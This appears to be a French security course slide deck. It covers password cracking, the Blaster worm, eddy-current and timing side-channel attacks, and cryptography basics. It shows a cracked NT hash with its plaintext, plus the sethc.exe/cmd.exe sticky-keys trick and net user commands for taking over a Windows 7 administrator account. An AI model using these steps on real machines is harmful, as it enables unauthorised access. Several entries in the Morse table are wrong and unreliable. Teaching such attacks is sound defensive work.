User Name	LM Password	< 8	NT Password	LM Hash	NT Hash
Administrateur	* empty *		* empty *	NO PASSWOR...	NO PASSWORD*****...
HomeGroupUser\$	* empty *			NO PASSWOR...	8B4C84EA94D7F100393BE67D...
Invité	* empty *		* empty *	NO PASSWOR...	NO PASSWORD*****...
Pascal	* empty *		hello2016	NO PASSWOR...	8DB408B701EA4D9FE2F73254...

The context menu is open over the 'Pascal' entry, showing options such as 'Dictionary Attack', 'Brute-Force Attack', 'Cryptanalysis Attack', 'Rainbowcrack-Online', 'ActiveSync', 'Select All', 'Note', 'Test password', 'Add to list', 'Remove', 'Remove Machine Accounts', 'Remove All', and 'Export'. A sub-menu is also visible, listing 'LM Hashes', 'LM Hashes + challenge', 'NTLM Hashes', 'NTLM Hashes + challenge', and 'NTLM Session Security Hashes'.

The dialog box displays the 'Options' section with the following checked items:

- As Is (Password)
- Reverse (PASSWORD - DROWSSAP)
- Double (Pass - PassPass)
- Lowercase (PASSWORD - password)
- Uppercase (PASSWORD - PASSWORD)
- Num. sub. perms (Pass.P4ss.Pa5s...P45s...P455)
- Case perms (Pass.pAss.paSs...PaSs...PASS)
- Two numbers Hybrid Brute (Pass0...Pass99)


The 'Current password' field is empty. The main text area shows the following output:

```
Plaintext of 8DB408B701EA4D9FE2F732546A527FC6 is hello2016
Attack stopped!
1 of 1 hashes cracked
```


Buttons for 'Start' and 'Exit' are located at the bottom right of the dialog.

Reset du mot de Passe sous windows 7

sethc.exe

5x 

cmd.exe



/Windows/System32



Reset du mot de passe sous Windows 7

- ✚ En remplaçant la commande `sethc.exe` par `cmd.exe` dans `/Windows/System32` un disque de réparation permet de modifier le mot de passe administrateur
 - `cmd.exe` est exécuté en mode administrateur
- ✚ `net user Administrateur /active:yes`
- ✚ `shutdown -r`
- ✚ `net user UserName *`
- ✚ =>new Password:
- ✚ =>Confirm:
- ✚ `net user UserName /active:yes`

Plateformes Sécurisées

Plateformes Sécurisées, Bill Gates, 2006

Network Firewall Processes Firewall User User's' Right





Secure Device
Carte à puce

Slide 8 of 17

La stratégie Microsoft – Bill Gates

RSA Security Conference 2007



- Le mot de passe est LE problème de sécurité
- Microsoft propose l'usage généralisé de certificats

- IPSEC
- Trustworthy Computing
- Des composants qui résistent aux attaques
 - TPM
 - Cartes à puce
- Identité





Extensibilité

Sécurité

Complexité

Connectivité



3 propriétés de sécurité

Intégrité

- Isolation (multi processeurs)
- SandBox
- Mise à jour/chargement de logiciels sécurisés
- Prévention/Détection des intrusions
- Prévention des attaques par rebond


Stockage Sécurisé

- Secrets des communications
- Tamper Resistant

**Système
Embarqué**

Communications sécurisées

- Authentification
Mutuelle Forte




Programmes malveillants




Le vers blaster (2003)

Blaster Infected Host




Victim



2. scan
3. Transmit RPC DCOM exploit code
4. Initiate worm code download
5. Download worm code by TFTP
6. Execute remote Blaster worm code

La sécurité est une construction (design)



1 bastion


2 lignes de remparts

*La ville de Carcassonne




Paradigmes de sécurité

Hans Brinker Défense Immunitaire



Pasteur




Vaccin

Grotte de Cosquer Placebo



Attaque
Connue, inconnue



Contre-mesure
efficace non efficace

Canaux Cachés

Les équations de Maxwell sont-elles sécurisées ?

$$\operatorname{div} \vec{B} = 0$$

$$\operatorname{div} \vec{E} = \frac{\rho}{\epsilon_0}$$

$$\operatorname{rot} \vec{B} = \mu_0 \vec{j} + \epsilon_0 \mu_0 \frac{\partial \vec{E}}{\partial t}$$

$$\operatorname{rot} \vec{E} = - \frac{\partial \vec{B}}{\partial t}$$

Courants de Foucault (*Ellis current*)


$$J_x = \left(\frac{1}{e}\right)^{(x/\delta)}$$

J_x = Current Density (A/m²)

e = Base Natural Log

x = Distance Below Surface

δ = Standard Depth of Penetration



$$\delta = \frac{1}{\sqrt{\pi f \mu \sigma}}$$

δ = Standard Depth of Penetration (m)

π = 3.14


f = Test Frequency (Hz)

μ = Magnetic Permeability (Henry/m)


σ = Electrical Conductivity (Siemens/m)

Attaque par courant de Foucault d'une cellule SRAM



Il est possible de modifier l'état d'une cellule mémoire SRAM par courant de




Canaux cachés et équations de Maxwell



$$V = - \frac{d\phi}{dt}$$



Differential traces between (00h ⊕ 00h) and (FFh ⊕ 00h) picked up at different locations




RSA & Morse Samuel F

A ● ■
B ■ ● ● ●
C ■ ● ■ ■ ●
D ■ ● ●
E ● (1 unit)
F ● ● ■ ●
G ■ ■ ●
H ● ● ● ●
I ● ●
J ● ■ ■ ■ ■
K ■ ● ■ ■
L ● ■ ■ ● ●
M ■ ■ ■

N ■ ■ ●
O ■ ■ ■ ■
P ● ■ ■ ■ ●
Q ■ ■ ■ ● ■
R ● ■ ■ ●
S ● ● ●
T ■ ■ (3 units)
U ● ● ■ ■
V ● ● ● ■
W ● ■ ■ ■
X ■ ■ ● ● ■ ■
Y ■ ■ ● ■ ■ ■
Z ■ ■ ■ ■ ● ●

1 ● ■ ■ ■ ■ ■
2 ● ● ■ ■ ■ ■
3 ● ● ● ■ ■ ■
4 ● ● ● ● ■ ■
5 ● ● ● ● ●
6 ■ ● ● ● ● ●
7 ■ ■ ■ ● ● ●
8 ■ ■ ■ ■ ■ ●
9 ■ ■ ■ ■ ■ ● ●
0 ■ ■ ■ ■ ■ ■ ■



$a^b \text{ modulus } m$




Attaque d'un *exponentiator*

- + C (forme chiffrée) = M^d modulo m
- + $d = d_0 \cdot 2^0 + d_1 \cdot 2^1 + d_2 \cdot 2^2 + d_3 \cdot 2^3 + d_4 \cdot 2^4 + \dots + d_i \cdot 2^i + \dots + d_{p-1} \cdot 2^{p-1}$, où d_i a pour valeur 0 ou 1.
- + La forme chiffrée s'exprime sous forme d'un produit de p termes m_i ,
 - $C = m_0 \cdot m_1 \cdot m_2 \dots m_i \dots m_{p-1}$ modulo m , avec
 - $m_i = 1$, si $e_i = 0$.
 - $m_i = M^{2^i}$ modulo m , si $e_i = 1$
 - $X_i = M^{2^i}$, $X_{i+1} = X_i^2$
- + En constate que, dans cette implémentation de l'algorithme RSA (dite *exponentiation*), chaque bit (d_i) de la clé implique un temps calcul différent selon que sa valeur soit 0 (multiplication triviale par 1) ou 1 (multiplication par M^{2^i}).

En fonction des différences de temps calculs observées on déduit la valeur de d_i (0 ou 1).


Attaques adressant les systèmes embarqués



Examples of attack threats faced by embedded systems.

Rappels de Cryptographie

Chiffrement symétrique 1/3



Une seule clé de chiffrement et déchiffrement
Le chiffrement est une bijection $y=f(x)$



Les clés de chiffrement (*cipher keys*) et de déchiffrement (*uncipher*) sont identiques.

Les méthodes de bases du chiffrement sont

- La substitution (S-BOX): $n!$ bijections de $X[1,n]$ vers $X[1,n]$
 - Exemple le code de CESAR

Texte clair A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
Texte codé D E F G H I J K L M N O P Q R S T U V W X Y Z A B C

- La permutation (P-BOX) (on dit encore transposition). Un ensemble de données en clair (b éléments) est découpé en b/p blocs de p éléments.
 - Exemple ensemble de 20 éléments divisé en 4 blocs de 5 éléments.


